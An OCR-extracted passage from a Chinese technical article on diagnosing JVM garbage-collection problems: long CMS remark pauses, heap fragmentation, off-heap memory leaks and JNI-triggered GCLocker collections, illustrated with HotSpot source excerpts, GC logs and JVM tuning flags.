com.meituan.trip.resilience.hystrix.internal.org.HdrHistogram.Histogram	27,757	4,663,176
java.util.LinkedList	131,737	4,215,584
com.meituan.trip.resilience.hystrix.internal.org.HdrHistogram.PercentileIterator	30,119	4,096,184
char[]	19,744	3,041,816
rx.internal.util.SubscriptionList	105,405	2,529,720
java.util.LinkedList$Node	101,898	2,445,552
org.apache.thrift.protocol.TField	99,844	2,396,256
com.meituan.trip.resilience.hystrix.internal.org.HdrHistogram.RecordedValuesIterator	20,574	2,304,288
java.util.HashMap$Node	71,502	2,288,064
java.util.concurrent.atomic.AtomicReference	101,701	1,627,216
com.dianping.cat.message.internal.DefaultEvent	27,301	1,310,448
rx.subjects.UnicastSubject	49,719	1,193,256
com.dianping.cat.configuration.ProblemLongType[]	27,980	1,119,200
rx.internal.util.atomic.LinkedQueueNode	45,569	1,093,656
java.util.concurrent.atomic.AtomicLong	43,719	1,049,256
rx.internal.operators.OperatorScan	43,719	1,049,256
com.sankuai.meituan.pmc.domain.BigPartner	41,868	1,004,832


4.5.4 小结

经过整个流程下来基本就能定位问题了，不过在优化的过程中记得使用**控制变量**的方法来优化，防止一些会加剧问题的改动被掩盖。

4.6 场景六：单次 CMS Old GC 耗时长 *

4.6.1 现象

CMS GC 单次 STW 最大超过 1000ms，不会频繁发生，如下图所示最长达到了 8000ms。某些场景下会引起“雪崩效应”，这种场景非常危险，我们应该尽量避免出现。



4.6.2 原因

CMS 在回收的过程中，STW 的阶段主要是 Init Mark 和 Final Remark 这两个阶段，也是导致 CMS Old GC 最多的原因，另外有些情况就是在 STW 前等待 Mutator 的线程到达 SafePoint 也会导致时间过长，但这种情况较少，我们在此处主要讨论前者。发生收集器退化或者碎片压缩的场景请看场景七。

想要知道这两个阶段为什么会耗时，我们需要先看一下这两个阶段都会干什么。

核心代码都在 /src/hotspot/share/gc/cms/concurrentMarkSweepGeneration.cpp 中，内部有个线程 ConcurrentMarkSweepThread 轮询来校验，Old 区的垃圾回收相关细节被完全封装在 `CMSCollector` 中，调用入口就是 ConcurrentMarkSweepThread 调用的 `CMSCollector::collect_in_background` 和

ConcurrentMarkSweepGeneration 调用的 CMSCollector::collect 方法，此处我们讨论大多数场景的 collect_in_background。整个过程中会 STW 的主要是 initial Mark 和 Final Remark，核心代码在 VM_CMS_Initial_Mark / VM_CMS_Final_Remark 中，执行时需要将执行权交由 VMThread 来执行。

- CMS Init Mark 执行步骤，实现在 CMSCollector::checkpointRootsInitialWork() 和 CMSParInitialMarkTask::work 中，整体步骤和代码如下：

```
void CMSCollector::checkpointRootsInitialWork() {
  assert(SafepointSynchronize::is_at_safepoint(), "world should be
stopped");
  assert(_collectorState == InitialMarking, "just checking");

  // Already have locks.
  assert_lock_strong(bitMapLock());
  assert(_markBitMap.isAllClear(), "was reset at end of previous
cycle");

  // Setup the verification and class unloading state for this
  // CMS collection cycle.
  setup_cms_unloading_and_verification_state();

  GCTraceTime(Trace, gc, phases) ts("checkpointRootsInitialWork", _gc_
timer_cm);

  // Reset all the PLAB chunk arrays if necessary.
  if (_survivor_plab_array != NULL && !CMSPLABRecordAlways) {
    reset_survivor_plab_arrays();
  }

  ResourceMark rm;
  HandleMark  hm;

  MarkRefsIntoClosure notOlder(_span, &_markBitMap);
  CMSHeap* heap = CMSHeap::heap();

  verify_work_stacks_empty();
  verify_overflow_empty();

  heap->ensure_parsability(false);  // fill TLABs, but no need to
retire them
  // Update the saved marks which may affect the root scans.
  heap->save_marks();
```

```
  // weak reference processing has not started yet.
  ref_processor()->set_enqueuing_is_done(false);

  // Need to remember all newly created CLDs,
  // so that we can guarantee that the remark finds them.
  ClassLoaderDataGraph::remember_new_clds(true);

  // Whenever a CLD is found, it will be claimed before proceeding to
mark
  // the klasses. The claimed marks need to be cleared before marking
starts.
  ClassLoaderDataGraph::clear_claimed_marks();

  print_eden_and_survivor_chunk_arrays();

  {
    if (CMSParallelInitialMarkEnabled) {
      // The parallel version.
      WorkGang* workers = heap->workers();
      assert(workers != NULL, "Need parallel worker threads.");
      uint n_workers = workers->active_workers();

      StrongRootsScope srs(n_workers);

      CMSParInitialMarkTask tsk(this, &srs, n_workers);
      initialize_sequential_subtasks_for_young_gen_rescan(n_workers);
      // If the total workers is greater than 1, then multiple workers
      // may be used at some time and the initialization has been set
      // such that the single threaded path cannot be used.
      if (workers->total_workers() > 1) {
        workers->run_task(&tsk);
      } else {
        tsk.work(0);
      }
    } else {
      // The serial version.
      CLDToOopClosure cld_closure(&notOlder, true);
      heap->rem_set()->prepare_for_younger_refs_iterate(false); // Not
parallel.

      StrongRootsScope srs(1);

      heap->cms_process_roots(&srs,
                              true,   // young gen as roots
                              GenCollectedHeap::ScanningOption(roots_
scanning_options()),
                              should_unload_classes(),
                              &notOlder,
```

```
                                &cld_closure);
    }
  }

  // Clear mod-union table; it will be dirtied in the prologue of
  // CMS generation per each young generation collection.
  assert(_modUnionTable.isAllClear(),
       "Was cleared in most recent final checkpoint phase"
       " or no bits are set in the gc_prologue before the start of the
next "
       "subsequent marking phase.");

  assert(_ct->cld_rem_set()->mod_union_is_clear(), "Must be");
  // Save the end of the used_region of the constituent generations
  // to be used to limit the extent of sweep in each generation.
  save_sweep_limits();
  verify_overflow_empty();
}
```

```
void CMSParInitialMarkTask::work(uint worker_id) {
  elapsedTimer _timer;
  ResourceMark rm;
  HandleMark   hm;

  // ---------- scan from roots --------------
  _timer.start();
  CMSHeap* heap = CMSHeap::heap();
  ParMarkRefsIntoClosure par_mri_cl(_collector->_span, &(_collector->_
markBitMap));

  // ---------- young gen roots --------------
  {
    work_on_young_gen_roots(&par_mri_cl);
    _timer.stop();
    log_trace(gc, task)("Finished young gen initial mark scan work in
%dth thread: %3.3f sec", worker_id, _timer.seconds());
  }

  // ---------- remaining roots --------------
  _timer.reset();
  _timer.start();

  CLDToOopClosure cld_closure(&par_mri_cl, true);

  heap->cms_process_roots(_strong_roots_scope,
                          false,     // yg was scanned above
                          GenCollectedHeap::ScanningOption(_collector-
>CMSCollector::roots_scanning_options()),
                          _collector->should_unload_classes(),
```

```
                            &par_mri_cl,
                            &cld_closure,
                            &_par_state_string);

  assert(_collector->should_unload_classes()
         || (_collector->CMSCollector::roots_scanning_options() &
GenCollectedHeap::SO_AllCodeCache),
         "if we didn't scan the code cache, we have to be ready to
drop nmethods with expired weak oops");
  _timer.stop();
  log_trace(gc, task)("Finished remaining root initial mark scan work
in %dth thread: %3.3f sec", worker_id, _timer.seconds());
}
```

整个过程比较简单，从 GC Root 出发标记 Old 中的对象，处理完成后借助 BitMap 处理下 Young 区对 Old 区的引用，整个过程基本都比较快，很少会有较大的停顿。

- CMS Final Remark 执行步骤，实现在 `CMSCollector::checkpointRootsFinalWork()` 中，整体代码和步骤如下：

```
void CMSCollector::checkpointRootsFinalWork() {
  GCTraceTime(Trace, gc, phases) tm("checkpointRootsFinalWork", _gc_
timer_cm);

  assert(haveFreelistLocks(), "must have free list locks");
  assert_lock_strong(bitMapLock());

  ResourceMark rm;
  HandleMark   hm;

  CMSHeap* heap = CMSHeap::heap();

  if (should_unload_classes()) {
    CodeCache::gc_prologue();
  }
  assert(haveFreelistLocks(), "must have free list locks");
  assert_lock_strong(bitMapLock());

  heap->ensure_parsability(false);  // fill TLAB's, but no need to
retire them
  // Update the saved marks which may affect the root scans.
  heap->save_marks();
```

```
  print_eden_and_survivor_chunk_arrays();

  {
    if (CMSParallelRemarkEnabled) {
      GCTraceTime(Debug, gc, phases) t("Rescan (parallel)", _gc_timer_
cm);
      do_remark_parallel();
    } else {
      GCTraceTime(Debug, gc, phases) t("Rescan (non-parallel)", _gc_
timer_cm);
      do_remark_non_parallel();
    }
  }
  verify_work_stacks_empty();
  verify_overflow_empty();

  {
    GCTraceTime(Trace, gc, phases) ts("refProcessingWork", _gc_timer_
cm);
    refProcessingWork();
  }
  verify_work_stacks_empty();
  verify_overflow_empty();

  if (should_unload_classes()) {
    CodeCache::gc_epilogue();
  }
  JvmtiExport::gc_epilogue();
  assert(_markStack.isEmpty(), "No grey objects");
  size_t ser_ovflw = _ser_pmc_remark_ovflw + _ser_pmc_preclean_ovflw +
                     _ser_kac_ovflw        + _ser_kac_preclean_ovflw;
  if (ser_ovflw > 0) {
    log_trace(gc)("Marking stack overflow (benign) (pmc_pc=" SIZE_
FORMAT ", pmc_rm=" SIZE_FORMAT ", kac=" SIZE_FORMAT ", kac_preclean="
SIZE_FORMAT ")",
                          _ser_pmc_preclean_ovflw, _ser_pmc_remark_ovflw,
_ser_kac_ovflw, _ser_kac_preclean_ovflw);
    _markStack.expand();
    _ser_pmc_remark_ovflw = 0;
    _ser_pmc_preclean_ovflw = 0;
    _ser_kac_preclean_ovflw = 0;
    _ser_kac_ovflw = 0;
  }
  if (_par_pmc_remark_ovflw > 0 || _par_kac_ovflw > 0) {
     log_trace(gc)("Work queue overflow (benign) (pmc_rm=" SIZE_FORMAT
", kac=" SIZE_FORMAT ")",
                           _par_pmc_remark_ovflw, _par_kac_ovflw);
     _par_pmc_remark_ovflw = 0;
    _par_kac_ovflw = 0;
```

```
    }
     if (_markStack._hit_limit > 0) {
       log_trace(gc)(" (benign) Hit max stack size limit (" SIZE_FORMAT
")",
                              _markStack._hit_limit);
     }
     if (_markStack._failed_double > 0) {
       log_trace(gc)(" (benign) Failed stack doubling (" SIZE_FORMAT "),
current capacity " SIZE_FORMAT,
                              _markStack._failed_double, _markStack.
capacity());
     }
    _markStack._hit_limit = 0;
    _markStack._failed_double = 0;

    if ((VerifyAfterGC || VerifyDuringGC) &&
        CMSHeap::heap()->total_collections() >= VerifyGCStartAt) {
      verify_after_remark();
    }

    _gc_tracer_cm->report_object_count_after_gc(&_is_alive_closure);

    // Change under the freelistLocks.
    _collectorState = Sweeping;
    // Call isAllClear() under bitMapLock
    assert(_modUnionTable.isAllClear(),
        "Should be clear by end of the final marking");
    assert(_ct->cld_rem_set()->mod_union_is_clear(),
        "Should be clear by end of the final marking");
}
```

Final Remark 是最终的第二次标记，这种情况只有在 Background GC 执行了 InitialMarking 步骤的情形下才会执行，如果是 Foreground GC 执行的 Initial-Marking 步骤则不需要再次执行 FinalRemark。Final Remark 的开始阶段与 Init Mark 处理的流程相同，但是后续多了 Card Table 遍历、Reference 实例的清理并将其加入到 Reference 维护的 `pend_list` 中，如果要收集元数据信息，还要清理 SystemDictionary、CodeCache、SymbolTable、StringTable 等组件中不再使用的资源。

4.6.3 策略

知道了两个 STW 过程执行流程，我们分析解决就比较简单了，由于大部分问题都出在 Final Remark 过程，这里我们也拿这个场景来举例，主要步骤：

- **【方向】**观察详细 GC 日志，找到出问题时 Final Remark 日志，分析下 Reference 处理和元数据处理 real 耗时是否正常，详细信息需要通过 `-XX:+PrintReferenceGC` 参数开启。**基本在日志里面就能定位到大概是哪个方向出了问题，耗时超过 10% 的就需要关注**。

```
2019-02-27T19:55:37.920+0800: 516952.915: [GC (CMS Final Remark)
516952.915: [ParNew516952.939: [SoftReference, 0 refs, 0.0003857
secs]516952.939: [WeakReference, 1362 refs, 0.0002415 secs]516952.940:
[FinalReference, 146 refs, 0.0001233 secs]516952.940: [PhantomReference,
0 refs, 57 refs, 0.0002369 secs]516952.940: [JNI Weak Reference,
0.0000662 secs]
[class unloading, 0.1770490 secs]516953.329: [scrub symbol table,
0.0442567 secs]516953.373: [scrub string table, 0.0036072 secs][1 CMS-
remark: 1638504K(2048000K)] 1667558K(4352000K), 0.5269311 secs] [Times:
user=1.20 sys=0.03, real=0.53 secs]
```

- **【根因】**有了具体的方向我们就可以进行深入的分析，一般来说最容易出问题的地方就是 Reference 中的 FinalReference 和元数据信息处理中的 scrub symbol table 两个阶段，想要找到具体问题代码就需要内存分析工具 MAT 或 JProfiler 了，注意要 dump 即将开始 CMS GC 的堆。在用 MAT 等工具前也可以先用命令行看下对象 Histogram，有可能直接就能定位问题。
  - 对 FinalReference 的分析主要观察 `java.lang.ref.Finalizer` 对象的 dominator tree，找到泄漏的来源。经常会出现问题的几个点有 Socket 的 `SocksSocketImpl`、Jersey 的 `ClientRuntime`、MySQL 的 `ConnectionImpl` 等等。
  - scrub symbol table 表示清理元数据符号引用耗时，符号引用是 Java 代码被编译成字节码时，方法在 JVM 中的表现形式，生命周期一般与 Class 一致，当 `_should_unload_classes` 被设置为 true 时在 `CMSCollector::refProcessingWork()` 中与 Class Unload、String Table 一起被处理。

```
if (should_unload_classes()) {
    {
      GCTraceTime(Debug, gc, phases) t("Class Unloading", _gc_timer_cm);

      // Unload classes and purge the SystemDictionary.
      bool purged_class = SystemDictionary::do_unloading(_gc_timer_cm);

      // Unload nmethods.
      CodeCache::do_unloading(&_is_alive_closure, purged_class);

      // Prune dead klasses from subklass/sibling/implementor lists.
      Klass::clean_weak_klass_links(purged_class);
    }

    {
      GCTraceTime(Debug, gc, phases) t("Scrub Symbol Table", _gc_timer_cm);
      // Clean up unreferenced symbols in symbol table.
      SymbolTable::unlink();
    }

    {
      GCTraceTime(Debug, gc, phases) t("Scrub String Table", _gc_timer_
cm);
      // Delete entries for dead interned strings.
      StringTable::unlink(&_is_alive_closure);
    }
  }
```

- **【策略】**知道 GC 耗时的根因就比较好处理了，这种问题不会大面积同时爆发，不过有很多时候单台 STW 的时间会比较长，如果业务影响比较大，及时摘掉流量，具体后续优化策略如下：
  - FinalReference：找到内存来源后通过优化代码的方式来解决，如果短时间无法定位可以增加 `-XX:+ParallelRefProcEnabled` 对 Reference 进行并行处理。
  - symbol table：观察 MetaSpace 区的历史使用峰值，以及每次 GC 前后的回收情况，一般没有使用动态类加载或者 DSL 处理等，MetaSpace 的使用率上不会有什么变化，这种情况可以通过 `-XX:-CMSClassUnloadingEnabled` 来避免 MetaSpace 的处理，JDK8 会默认开启 CMSClassUnloadingEnabled，这会使得 CMS 在 CMS-Remark 阶段尝试进行类的卸载。

4.6.4 小结

正常情况进行的 Background CMS GC，出现问题基本都集中在 Reference 和 Class 等元数据处理上，在 Reference 类的问题处理方面，不管是 FinalReference，还是 SoftReference、WeakReference 核心的手段就是找准时机 dump 快照，然后用内存分析工具来分析。Class 处理方面目前除了关闭类卸载开关，没有太好的方法。

在 G1 中同样有 Reference 的问题，可以观察日志中的 Ref Proc，处理方法与 CMS 类似。

4.7 场景七：内存碎片 & 收集器退化

4.7.1 现象

并发的 CMS GC 算法，退化为 Foreground 单线程串行 GC 模式，STW 时间超长，有时会长达十几秒。其中 CMS 收集器退化后单线程串行 GC 算法有两种：

- 带压缩动作的算法，称为 MSC，上面我们介绍过，使用标记 - 清理 - 压缩，单线程全暂停的方式，对整个堆进行垃圾收集，也就是真正意义上的 Full GC，暂停时间要长于普通 CMS。
- 不带压缩动作的算法，收集 Old 区，和普通的 CMS 算法比较相似，暂停时间相对 MSC 算法短一些。

4.7.2 原因


CMS 发生收集器退化主要有以下几种情况：

晋升失败（Promotion Failed）

顾名思义，晋升失败就是指在进行 Young GC 时，Survivor 放不下，对象只能放入 Old，但此时 Old 也放不下。直觉上乍一看这种情况可能会经常发生，但其实因为有 concurrentMarkSweepThread 和担保机制的存在，发生的条件是很苛刻的，除非是短时间将 Old 区的剩余空间迅速填满，例如上文中说的动态年龄判断导

致的过早晋升（见下文的增量收集担保失败）。另外还有一种情况就是内存碎片导致的 Promotion Failed，Young GC 以为 Old 有足够的空间，结果到分配时，晋级的大对象找不到连续的空间存放。

使用 CMS 作为 GC 收集器时，运行过一段时间的 Old 区如下图所示，清除算法导致内存出现多段的不连续，出现大量的内存碎片。



碎片带来了两个问题：

- **空间分配效率较低**：上文已经提到过，如果是连续的空间 JVM 可以通过使用 pointer bumping 的方式来分配，而对于这种有大量碎片的空闲链表则需要逐个访问 freelist 中的项来访问，查找可以存放新建对象的地址。
- **空间利用效率变低**：Young 区晋升的对象大小大于了连续空间的大小，那么将会触发 Promotion Failed ，即使整个 Old 区的容量是足够的，但由于其不连续，也无法存放新对象，也就是本文所说的问题。

增量收集担保失败

分配内存失败后，会判断统计得到的 Young GC 晋升到 Old 的平均大小，以及当前 Young 区已使用的大小也就是最大可能晋升的对象大小，是否大于 Old 区的剩余空间。只要 CMS 的剩余空间比前两者的任意一者大，CMS 就认为晋升还是安全的，反之，则代表不安全，不进行 Young GC，直接触发 Full GC。

显式 GC

这种情况参见场景二。

并发模式失败（Concurrent Mode Failure）

最后一种情况，也是发生概率较高的一种，在 GC 日志中经常能看到 Concurrent Mode Failure 关键字。这种是由于并发 Background CMS GC 正在执行，同时又有 Young GC 晋升的对象要放入到了 Old 区中，而此时 Old 区空间不足造成的。

为什么 CMS GC 正在执行还会导致收集器退化呢？主要是由于 CMS 无法处理浮动垃圾（Floating Garbage）引起的。CMS 的并发清理阶段，Mutator 还在运行，因此不断有新的垃圾产生，而这些垃圾不在这次清理标记的范畴里，无法在本次 GC 被清除掉，这些就是浮动垃圾，除此之外在 Remark 之前那些断开引用脱离了读写屏障控制的对象也算浮动垃圾。所以 Old 区回收的阈值不能太高，否则预留的内存空间很可能不够，从而导致 Concurrent Mode Failure 发生。

4.7.3 策略

分析到具体原因后，我们就可以针对性解决了，具体思路还是从根因出发，具体解决策略：

- **内存碎片：**通过配置 `-XX:UseCMSCompactAtFullCollection=true` 来控制 Full GC 的过程中是否进行空间的整理（默认开启，注意是 Full GC，不是普通 CMS GC），以及 `-XX: CMSFullGCsBeforeCompaction=n` 来控制多少次 Full GC 后进行一次压缩。
- **增量收集：**降低触发 CMS GC 的阈值，即参数 `-XX:CMSInitiatingOccupancyFraction` 的值，让 CMS GC 尽早执行，以保证有足够的连续空间，也减少 Old 区空间的使用大小，另外需要使用 `-XX:+UseCMSInitiatingOccupancyOnly` 来配合使用，不然 JVM 仅在第一次使用设定值，后续则自动调整。
- **浮动垃圾：**视情况控制每次晋升对象的大小，或者缩短每次 CMS GC 的时间，必要时可调节 NewRatio 的值。另外就是使用 `-XX:+CMSScavengeBeforeRemark` 在过程中提前触发一次 Young GC，防止后续晋升过多对象。

4.7.4 小结

正常情况下触发并发模式的 CMS GC，停顿非常短，对业务影响很小，但 CMS GC 退化后，影响会非常大，建议发现一次后就彻底根治。只要能定位到内存碎片、浮动垃圾、增量收集相关等具体产生原因，还是比较好解决的，关于内存碎片这块，如果 `-XX:CMSFullGCsBeforeCompaction` 的值不好选取的话，可以使用 `-XX:PrintFLSStatistics` 来观察内存碎片率情况，然后再设置具体的值。

最后就是在编码的时候也要避免需要连续地址空间的大对象的产生，如过长的字符串，用于存放附件、序列化或反序列化的 byte 数组等，还有就是过早晋升问题尽量在爆发问题前就避免掉。

4.8 场景八：堆外内存 OOM

4.8.1 现象

内存使用率不断上升，甚至开始使用 SWAP 内存，同时可能出现 GC 时间飙升，线程被 Block 等现象，**通过 top 命令发现 Java 进程的 RES 甚至超过了 `-Xmx` 的大小**。出现这些现象时，基本可以确定是出现了堆外内存泄漏。

4.8.2 原因

JVM 的堆外内存泄漏，主要有两种的原因：

- 通过 `UnSafe#allocateMemory`，`ByteBuffer#allocateDirect` 主动申请了堆外内存而没有释放，常见于 NIO、Netty 等相关组件。
- 代码中有通过 JNI 调用 Native Code 申请的内存没有释放。

4.8.3 策略

哪种原因造成的堆外内存泄漏?

首先，我们需要确定是哪种原因导致的堆外内存泄漏。这里可以使用 NMT（Native-MemoryTracking）进行分析。在项目中添加 `-XX:NativeMemoryTracking=detail` JVM 参数后重启项目（需要注意的是，打开 NMT 会带来 5%~10% 的性能损

耗)。使用命令 `jcmd pid VM.native_memory detail` 查看内存分布。重点观察 total 中的 committed，因为 jcmd 命令显示的内存包含堆内内存、Code 区域、通过 `Unsafe.allocateMemory` 和 `DirectByteBuffer` 申请的内存，但是不包含其他 Native Code（C 代码）申请的堆外内存。

如果 total 中的 committed 和 top 中的 RES 相差不大，则应为主动申请的堆外内存未释放造成的，如果相差较大，则基本可以确定是 JNI 调用造成的。

原因一：主动申请未释放

JVM 使用 `-XX:MaxDirectMemorySize=size` 参数来控制可申请的堆外内存的最大值。在 Java8 中，如果未配置该参数，默认和 `-Xmx` 相等。

NIO 和 Netty 都会取 `-XX:MaxDirectMemorySize` 配置的值，来限制申请的堆外内存的大小。NIO 和 Netty 中还有一个计数器字段，用来计算当前已申请的堆外内存大小，NIO 中是 `java.nio.Bits#totalCapacity`、Netty 中 `io.netty.util.internal.PlatformDependent#DIRECT_MEMORY_COUNTER`。

当申请堆外内存时，NIO 和 Netty 会比较计数器字段和最大值的大小，如果计数器的值超过了最大值的限制，会抛出 OOM 的异常。

NIO 中是：`OutOfMemoryError: Direct buffer memory`。

Netty 中是：`OutOfDirectMemoryError: failed to allocate capacity byte(s) of direct memory (used: usedMemory , max: DIRECT_MEMORY_LIMIT )`。

我们可以检查代码中是如何使用堆外内存的，NIO 或者是 Netty，通过反射，获取到对应组件中的计数器字段，并在项目中对该字段的数值进行打点，即可准确地监控到这部分堆外内存的使用情况。


此时，可以通过 Debug 的方式确定使用堆外内存的地方是否正确执行了释放内存的代码。另外，需要检查 JVM 的参数是否有 `-XX:+DisableExplicitGC` 选项，如

果有就去掉，因为该参数会使 System.gc 失效。（场景二：显式 GC 的去与留）


原因二：通过 JNI 调用的 Native Code 申请的内存未释放

这种情况排查起来比较困难，我们可以通过 Google perftools + Btrace 等工具，帮助我们分析出问题的代码在哪里。

gperftools 是 Google 开发的一款非常实用的工具集，它的原理是在 Java 应用程序运行时，当调用 malloc 时换用它的 libtcmalloc.so，这样就能对内存分配情况做一些统计。我们使用 gperftools 来追踪分配内存的命令。如下图所示，通过 gperftools 发现 `Java_java_util_zip_Inflater_init` 比较可疑。



接下来可以使用 Btrace，尝试定位具体的调用栈。Btrace 是 Sun 推出的一款 Java 追踪、监控工具，可以在不停机的情况下对线上的 Java 程序进行监控。如下图所示，通过 Btrace 定位出项目中的 `ZipHelper` 在频繁调用 `GZIPInputStream`，在堆外内存分配对象。




最终定位到是，项目中对 `GIPInputStream` 的使用错误，没有正确的 close()。

```
26 @    public static String uncompress(String str) throws Exception {
27          if (str == null || str.length() == 0) {
28              return str;
29          }
30          ByteArrayOutputStream out = new ByteArrayOutputStream();
31          ByteArrayInputStream in = new ByteArrayInputStream(str.getBytes( charsetName: "ISO-8859-1"));
32          GZIPInputStream gunzip = new GZIPInputStream(in);
33          byte[] buffer = new byte[1024];
34          int n;
35          while ((n = gunzip.read(buffer)) >= 0) {
36              out.write(buffer,  off: 0, n);
37          }
38          return out.toString();
39      }
40  }
```

除了项目本身的原因，还可能有外部依赖导致的泄漏，如 Netty 和 Spring Boot，详细情况可以学习下这两篇文章，Spring Boot 引起的“堆外内存泄漏”排查及经验总结、Netty 堆外内存泄露排查盛宴。

4.8.4 小结

首先可以使用 NMT + jcmd 分析泄漏的堆外内存是哪里申请，确定原因后，使用不同的手段，进行原因定位。



4.9 场景九：JNI 引发的 GC 问题

4.9.1 现象

在 GC 日志中，出现 GC Cause 为 GCLocker Initiated GC。

```
2020-09-23T16:49:09.727+0800: 504426.742: [GC (GCLocker Initiated GC)
504426.742: [ParNew (promotion failed): 209716K->6042K(1887488K),
0.0843330 secs] 1449487K->1347626K(3984640K), 0.0848963 secs] [Times:
user=0.19 sys=0.00, real=0.09 secs]
2020-09-23T16:49:09.812+0800: 504426.827: [Full GC (GCLocker Initiated
GC) 504426.827: [CMS: 1341583K->419699K(2097152K), 1.8482275 secs]
1347626K->419699K(3984640K), [Metaspace: 297780K->297780K(1329152K)],
1.8490564 secs] [Times: user=1.62 sys=0.20, real=1.85 secs]
```

4.9.2 原因

JNI（Java Native Interface）意为 Java 本地调用，它允许 Java 代码和其他语言写的 Native 代码进行交互。

JNI 如果需要获取 JVM 中的 String 或者数组，有两种方式：

- 拷贝传递。
- 共享引用（指针），性能更高。

由于 Native 代码直接使用了 JVM 堆区的指针，如果这时发生 GC，就会导致数据错误。因此，在发生此类 JNI 调用时，禁止 GC 的发生，同时阻止其他线程进入 JNI 临界区，直到最后一个线程退出临界区时触发一次 GC。

GC Locker 实验：

```
public class GCLockerTest {

  static final int ITERS = 100;
  static final int ARR_SIZE =  10000;
  static final int WINDOW = 10000000;

  static native void acquire(int[] arr);
  static native void release(int[] arr);

  static final Object[] window = new Object[WINDOW];

  public static void main(String... args) throws Throwable {
    System.loadLibrary("GCLockerTest");
    int[] arr = new int[ARR_SIZE];

    for (int i = 0; i < ITERS; i++) {
      acquire(arr);
      System.out.println("Acquired");
      try {
        for (int c = 0; c < WINDOW; c++) {
          window[c] = new Object();
        }
      } catch (Throwable t) {
        // omit
      } finally {
        System.out.println("Releasing");
        release(arr);
      }
    }
  }
}
```

```
#include <jni.h>
#include "GCLockerTest.h"

static jbyte* sink;

JNIEXPORT void JNICALL Java_GCLockerTest_acquire(JNIEnv* env, jclass
klass, jintArray arr) {
sink = (*env)->GetPrimitiveArrayCritical(env, arr, 0);
}

JNIEXPORT void JNICALL Java_GCLockerTest_release(JNIEnv* env, jclass
klass, jintArray arr) {
(*env)->ReleasePrimitiveArrayCritical(env, arr, sink, 0);
}
```

运行该 JNI 程序，可以看到发生的 GC 都是 GCLocker Initiated GC，并且注意在“Acquired”和“Releasing”时不可能发生 GC。

```
Acquired
Releasing
Acquired
Releasing
Acquired
Releasing
[GC (GCLocker Initiated GC)  1801127K->1269053K(4126208K), 0.1635153 secs]
Acquired
Releasing
Acquired
Releasing
Acquired
Releasing
Acquired
Releasing
[GC (GCLocker Initiated GC)  1942063K->1401284K(4126208K), 0.1379408 secs]
```

GC Locker 可能导致的不良后果有：

- 如果此时是 Young 区不够 Allocation Failure 导致的 GC，由于无法进行 Young GC，会将对象直接分配至 Old 区。
